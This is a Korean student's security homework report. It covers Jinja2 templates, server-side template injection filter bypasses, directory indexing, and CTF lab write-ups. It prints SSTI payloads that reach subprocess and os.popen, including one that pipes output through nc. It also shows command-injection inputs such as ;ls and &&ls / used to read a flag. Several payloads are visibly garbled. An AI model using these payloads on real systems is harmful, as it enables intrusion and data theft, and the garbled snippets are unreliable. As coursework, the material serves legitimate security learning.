




세curity 8주차 과제

학부	컴퓨터공학과
학번	202520883
이름	유수민
이메일	isemy0317@gmail.com

1. 웹 템플릿 엔진(Web Template Engine).....	3
1) 웹 템플릿 엔진(Web Template Engine)이란?.....	3
2) jinja2이란?.....	5
 2. SSTI 취약점.....	8
 3. SSTI 취약점 구문에서	
특수기호를 선택하여 우회하는 방법.....	9
1) "."(마침표)를 선택하여 우회하는 방법.....	9
2) "_"(언더바)를 선택하여 우회하는 방법.....	9
3) 본인이 1가지의 특수기호를 선택하여 우회하는 방법.....	11
 4. SSTI 대응방안.....	12
 5. 디렉토리 인덱싱이란.....	13
 6. 디렉토리 인덱싱 취약점의 대응방안.....	14
 7. 실습과제.....	15
1) DVWA-Command injection.....	15
2) forelength.....	17
3) ping.....	24

1. 웹 템플릿 엔진(Web Template Engine)



1) 웹 템플릿 엔진(Web Template Engine)이란?

지정된 템플릿 양식과 데이터가 합쳐져 HTML 문서를 출력하는 소프트웨어이다.

웹 개발에서 뷰(view) 코드(HTML)와 데이터 로직 코드(DB 연결 등)를 분리하여 웹 페이지를 동적으로 구성하는 데 사용된다.

(1) 웹 템플릿 엔진의 역할

① 동적인 웹 페이지 생성 :

템플릿 파일에 데이터를 넣어 동적으로 웹 페이지를 생성한다.

② 뷰와 로직 분리 :

뷰(HTML)와 데이터 로직을 분리하여 유지보수 및 재사용성을 높인다.

③ HTML 문서 출력 :

템플릿과 데이터를 결합하여 최종 HTML 문서를 생성한다.

(2) 웹 템플릿 엔진의 장점

① 개발 효율성 향상 :

HTML 코드를 반복적으로 작성하는 대신 템플릿을 사용하면 개발 시간을 단축할 수 있다.

② 코드 유지보수 용이 :

뷰와 로직을 분리하여 코드를 이해하고 수정하기 쉽다.

③ 재사용성 향상 :

템플릿을 여러 웹 페이지에서 재사용하여 개발 효율성을 높일 수 있다.

(3) 웹 템플릿 엔진의 종류

• 서버사이드 템플릿 엔진 :

서버에서 템플릿을 렌더링하여 동적인 웹 페이지를 생성한다.

Ex) JSP, Freemarker

• 클라이언트 사이드 템플릿 엔진 :

클라이언트에서 템플릿을 렌더링하여 동적인 웹 페이지를 생성한다.

Ex) React, Vue

• 서버와 클라이언트를 모두 지원하는 템플릿 엔진 :

Ex) Thymeleaf, EJS

2) jinja2이란?

(1) jinja2의 정의

Jinja는 파이썬에서 가장 많이 사용되는 템플릿 엔진 중 하나이다.

Django의 템플릿 시스템에서 영감을 얻었지만 템플릿 작성자에게 더 강력한 도구 세트를 제공하는 표현 언어로 확장했다.

또한 보안이 중요한 애플리케이션을 위해 샌드박스 실행 및 선택적 자동 이스케이프를 추가한다.

(2) Jinja의 기본 문법

① {{...}} :

변수나 표현식

❶ 변수의 예시

```
{% for head in table ['thead'] %}
```

```
<th>{{head}}</th>
```

```
{% endfor %}
```

❷ 표현식의 예시

```
<h1 class="h3 mb-2 text-gray-800">{{ page ['manager.index'].get('title') }}</h1>
```

```
<p coass="mb-4">{{ page['manager.index'].get('sub_title') }}</p>
```

② {%...%} :

If 나 for 같은 제어문

{%...%} 사용의 예시

```
{% for I in range (body|length) %}
```

```
    <tr>
```

```
        {% set index = body[0] %}
```

```
        {% for I in range (body|length) %}
```

```
            {% if I == 1 %}
```

```
                <td>
```

```
                    <a href="{{ url_for('manager.item', id=[index]) }}"
```

```
                        {{ body[i] }}
```

```
                    </a>
```

```
                </td>
```

```
            {% else %}
```

```
                <td>
```

```
                    {% if body[i] == ' '% %}
```

```
                        -
```

```
                    {% else %}
```

```
                        {{ body[i]|replace('\n', '<br>')|safe }}
```

```
                    {% endif %}
```

```
                </td>
```

```
            {% endif %}
```

```
        {% endfor %}
```

```
    </tr>
```

```
{% endfor %}
```

③ {#...#} :

주석문

{#...#} 사용의 예시

<head>

{# 주석문입니다 #}

{% block header %}


{% include '_common/header.html' %}

{% endblock %}

</head>

2. SSTI 취약점

SSTI 취약점은 서버 측에 Template 이 구성되어 있고 사용자 입력 값이 기존 Template 에 삽입되는 경우 공격자는 Template 구문을 이용해 악성 페이로드를 삽입해 공격자가 원하는 액션을 수행하도록 하는 공격이다.



위 그림은 공격자가 kw 코드에 `{{2*2}}`라는 구문을 입력해 결과인 4가 회신되며 공격자가 삽입한 구문이 실행되는 과정이다.

SSTI 취약점은 웹 문서 로드 시 동작하는 렌더링에 관여할 수 있어 Client-Side 와 Server-Side 취약점으로 연결될 수 있어 위험도가 높다.

3. SSTI 취약점 구문에서

특수기호를 선택하여 우회하는 방법

1) "."(마침표)를 선택하여 우회하는 방법

[대괄호]와 (소괄호)를 이용하거나 attr()|attr() 처럼 attr 함수를 이용하여 우회할 수 있다.

```
{{ '['__class__']['__mro__'][1]['__subclasses__']() [346]('ls', shell=True, stdout=-1)['communicate']() }}
```

```
{{ '['attr('__class__')|attr('__mro__')[1]|attr('__subclasses__')[346]('ls', shell=True, stdout=-1)|attr('communicate')() ] }}
```

2) "_"(언더바)를 선택하여 우회하는 방법

_가 필터링 되는 경우 %x5f, %137, %u005F, request.args.get('under') 등을 사용하여 쉽게 우회할 수 있다.

- %x5f(ascii hex)
- %137(ascii oct)
- %u005F(16bit unicode)
- %U0000005F(32bit unicode)
- request.args.get('파라미터 이름')

request.args.get를 이용하여 어떠한 키워드를 필터링 하더라도 쉽게 우회가 가능하다 예시로

http://127.0.0.1:8080/?ssti={{ request.args.get('test') }}&test=hello

이러한 링크로 접속을 하게 되면 request.args.get('test') 으로 인해

test 파라미터를 가져와 hello를 출력하게 된다.

언더바 또한 이를 이용하여 우회할 수 있다.

```
# request.args.get()
```

```
http://127.0.0.1:8080?ssti={{ '[request.args.get('class'))[request.args.get('mro')][request.args.get('subclasses')] }}&class=__class__&mro=__mro__&subclasses=__subclasses__
```

```
# ascii hex
```

```
{{ '['\Wx5f\Wx5fclass\Wx5f\Wx5f']\['\Wx5f\Wx5fmro\Wx5f\Wx5f']\['\Wx5f\Wx5fsubclasses\Wx5f\Wx5f']() }}
```

```
# ascii oct
```

```
{{ '['\W137W137class\W137W137']\['\W137W137mro\W137W137']\['\W137W137subclasses\W137W137']() }}
```

```
# 16bit unicode
```

```
{{ '['\Wu005FWu005Fclass\Wu005FWu005F']\['\Wu005FWu005Fmro\Wu005FWu005F']\['\Wu005FWu005Fsubclasses\Wu005FWu005F']() }}
```

```
# 32bit unicode
```

```
{{ '['\WU0000500FWU0000500Fclass\WU0000500FWU0000500F']\['\WU0000500FWU0000500Fmro\WU0000500FWU0000500F']\['\WU0000500FWU0000500Fsubclasses\WU0000500FWU0000500F']() }}
```

3) 본인이 1가지의 특수기호({})를 선택하여 우회하는 방법

{}} 중괄호 또한 Jinja2 템플릿 엔진의 구문 중 하나이므로 {}가 아니더라도 {% %}으로도 실행이 가능하다.

''.__class__.__mro__[1].__subclasses__()[i]와 같이 결과를 보고 원하는 class를 가져와야되는 경우 for문과 if 문을 이용하여 원하는 클래스를 호출하면 된다.

```
{% if(config.__class__.__init__.__globals__['os'].popen('ls | nc 127.0.0.1 8080')) %}{% endif %}
```

```
{% for i in range(0,500) %} {% if((['__class__.__mro__[1].__subclasses__()[i]|string) == "<class 'subprocess.Popen'>") %} {% if('__class__.__mro__[1].__subclasses__()[i]('ls | nc 127.0.0.1 8080', shell=True, stdout=-1)) %} {% endif %} {% endif %} {% endfor %}
```

4. SSTI 대응방안

SSTI 취약점은 대다수 Injection 종류의 공격과 동일하게 Sanitization, Input, Sandbox 를 다중으로 적용하는 것이 가장 좋은 형태의 대응방안이다.

1) Sanitization

안정성이 확인되지 않은 값을 검사해서 DOM 또는 HTML 에 적용할 수 있는 안전한 값으로 변환하는 것을 말하며, SSTI 취약점 대응 관점으로는 사용자 입력으로부터 Template 을 생성하고 해석되어 삽입되지 않도록 처리해야한다.

Jinja Template 경우 render_template_string() 함수가 아닌 render_template() 함수를 사용하면 사용자가 입력한 Template 구문을 명령어가 아닌 문자열로 해석해준다.

2) Input Validation

사용자 입력 값 유효성 검증으로 사용자가 입력한 특수문자 구문들을 Escape 처리하는 것을 말한다.

SSTI 공격 구문에 사용되는 핵심 특수문자로는 '{}', '[]' 등이 있으며, 일부 XSS, SQLi 에 대응하는 방식과 동일하게 공격 구문에 사용되는 특수문자들을 필터링 치환해야 한다.

하나의 예시로 문서가 Template 으로 구성되어 있고, 사용자 입력 값을 받는 품이 존재한다면 SSTI 공격에 주로 사용되는 대표적인

특수문자들('-', '=', '+', '.', '#', '/', '?', ':', '^', '\$', ',', '@', '*', 'W', '"', '※', '~', '&', '%', '.', '!', ' 등등)을 정규 표현식으로 필터링해 Error Page Return 또는 문자열(String, Hex 등)로 치환 및 제거할 수 있는 로직을 추가한다.

5. 디렉토리 인덱싱이란

디렉토리 인덱싱(directory indexing)은 웹 서버가 디렉토리 내 파일 목록을 웹 브라우저에 표시하는 기능이다.

웹 브라우저 주소창에 특정 디렉토리 경로를 입력했을 때, 디렉토리 내 파일 리스트가 나타나는 현상을 말하며, 이는 웹 서버 설정 미흡으로 인해 발생할 수 있는 취약점이다.

1) 디렉토리 인덱싱의 위험성

(1) 정보 노출 :

디렉토리 인덱싱이 활성화되어 있다면, 웹 서버의 구조, 백업 파일, 소스 코드, 보안 관련 정보 등과 같은 정보가 누출될 수 있다.

(2) 악성코드 유포 :

공격자는 디렉토리 인덱싱을 통해 백도어, 악성코드, 해킹 도구 등과 같은 파일을 유포할 수 있다.

(3) 해킹 :

디렉토리 인덱싱으로 인해 웹 서버의 취약점이 노출되면, 공격자가 시스템을 침투하여 해킹을 할 수 있다.

2) 디렉토리 인덱싱 예시

웹 브라우저 주소창에 'http://www.example.com/'과 같이 웹 서버의 루트 디렉토리를 입력했을 때, www.example.com 웹 서버의 루트 디렉토리 내 파일 목록이 표시되는 경우이다.

6. 디렉토리 인덱싱 취약점의 대응방안

1) 디렉토리 인덱싱 기능 비활성화 :

웹 서버 설정에서 디렉토리 인덱싱 기능을 비활성화하는 것이 가장 효과적이다.

2) 웹 서버 설정 확인 :

웹 서버 설정 파일(예: Apache의 httpd.conf, Nginx의 nginx.conf)을 확인하여 디렉토리 인덱싱 기능이 활성화되어 있는지 확인하고, 필요하다면 비활성화해야 한다.

3) 디렉토리 접근 제한 :


디렉토리 인덱싱을 비활성화하지 않고 접근을 제한하는 경우, 접근 권한을 설정하여 불필요한 디렉토리 접근을 막아야 한다.

4) 보안 전문가 자문 :


웹 서버의 보안 설정이 미흡하거나, 디렉토리 인덱싱 관련 문제가 지속적으로 발생한다면, 보안 전문가의 자문을 구하는 것이 좋다.

7. 실습과제


1) DVWA-Command Injection



DVWA 의 command Injection 에 들어갔다



아무 IP 나 넣고 디렉토리 파일이나 목록을 확인하기 위해 ;ls 를 넣었다.



다른 여러 정보들을 확인할 수 있었다.


2) forelength



실습을 진행하는 사이트에 들어갔더니 /source 를 확인하라는 글을 봤다.



무슨 글이 많은데 @app.route('/~~')여기에서 ~~부분에 있는 글을 써봐야 할 것 같은 느낌이 들었다.



근데 /execute 를 넣었는데 아무것도 안떴다.



아래 코드에 cmd 어찌고가 있길래 ls 를 넣고 파일 목록을 확인했다.




파일 내용을 읽어야 하기 때문에 cat 과 뒤에 열 파일을 선택하기 위해 *을 넣었는데 소스코드에 있던 5 글자 이상 사용불가라는 구문 때문에 no hack 가 떴다.



cmd 뒤에는 5 글자 이상은 못 들어가기 때문에 파일 내용을 불러오는 유닉스 명령어 cat 을 파일 이름으로 저장해서 * 로 불러와서 뒤에 %20/를 붙여서 cat /라는 것을 만들어서 뒤에 *를 붙여서 flag 파일 내용을 불러왔다.

그랬더니 flag 가 나왔다.


3) ping




실습을 진행하는 사이트에 들어갔더니 /source를 확인하라는 글을 봤다.




무슨 글이 많은데 @app.route('/~~')여기에서 ~~부분에 있는 글을 써봐야 할 것 같은 느낌이 들었다.



근데 /execute를 넣었는데 아무것도 안뒀다.




근데 아래에 ip어쩌고가 있길래 ip를 넣기 위해서 내 ip주소를 확인해주었다.




localhost:5006/execute?ip=11 x 내 마이피피 주소 (My ip address) x +
localhost:5006/execute?ip=%20114.206.106.72
PING 114.206.106.72 (114.206.106.72) 56(84) bytes of data. 64 bytes from 114.206.106.72: icmp_seq=1 ttl=63 time=21.4 ms 64 bytes from 114.206.106.72: icmp_seq=2 ttl=63 time=18.7 ms --- 114.206.106.72 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1002ms rtt min/avg/max/mdev = 18.688/20.061/21.435/1.373 ms

뭐가 많이 뜨긴 했는데 특별한 목록이나 파일이 보이지 않아서 기존의 내용에 && ls /를 넣어주었다.




localhost:5006/execute?ip=11 x 내 마이피피 주소 (My ip address) x +
localhost:5006/execute?ip=%20114.206.106.72%20&&ls%20/
PING 114.206.106.72 (114.206.106.72) 56(84) bytes of data. 64 bytes from 114.206.106.72: icmp_seq=1 ttl=63 time=4.69 ms 64 bytes from 114.206.106.72: icmp_seq=2 ttl=63 time=20.1 ms --- 114.206.106.72 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1003ms rtt min/avg/max/mdev = 4.689/12.418/20.147/7.729 ms


변한 것이 없다. &를 url 형식으로 변환해서 작성해 봤다.



파일 목록들이 나타났다.




ms 뒤에 있는 것을 순서대로 넣어 보았다. 계속 알 수 없는 이상한 것만 뜨다가 secret 를 넣었을 때 flag라는 내가 아는 단어가 나왔다.



```
localhost:5006/execute?ip=114.206.106.72: icmp_seq=1 ttl=63 time=18.8 ms 64 bytes from 114.206.106.72: icmp_seq=2 ttl=63 time=19.7 ms --- 114.206.106.72 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 999ms rtt min/avg/max/mdev = 18.822/19.259/19.696/0.437 ms /secret/flag
```

이런 글씨들이 떴다. 하지만 나는 목록이 보고 싶은 것이 아닌 파일 내용이 보고 싶은 것이었기 때문에 ls를 cat로 고쳐주었다.



```
PING 114.206.106.72 (114.206.106.72) 56(84) bytes of data. 64 bytes from 114.206.106.72: icmp_seq=1 ttl=63 time=30.5 ms 64 bytes from 114.206.106.72: icmp_seq=2 ttl=63 time=17.1 ms --- 114.206.106.72 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time 1002ms rtt min/avg/max/mdev = 17.137/23.798/30.460/6.661 ms seKUCTF{@@D0nt_w0RRy_Th12_i2_e@sY_1_@@}
```

seKUCTF{@@D0nt_w0RRy_Th12_i2_e@sY_1_@@} 라는 글이 나타났다.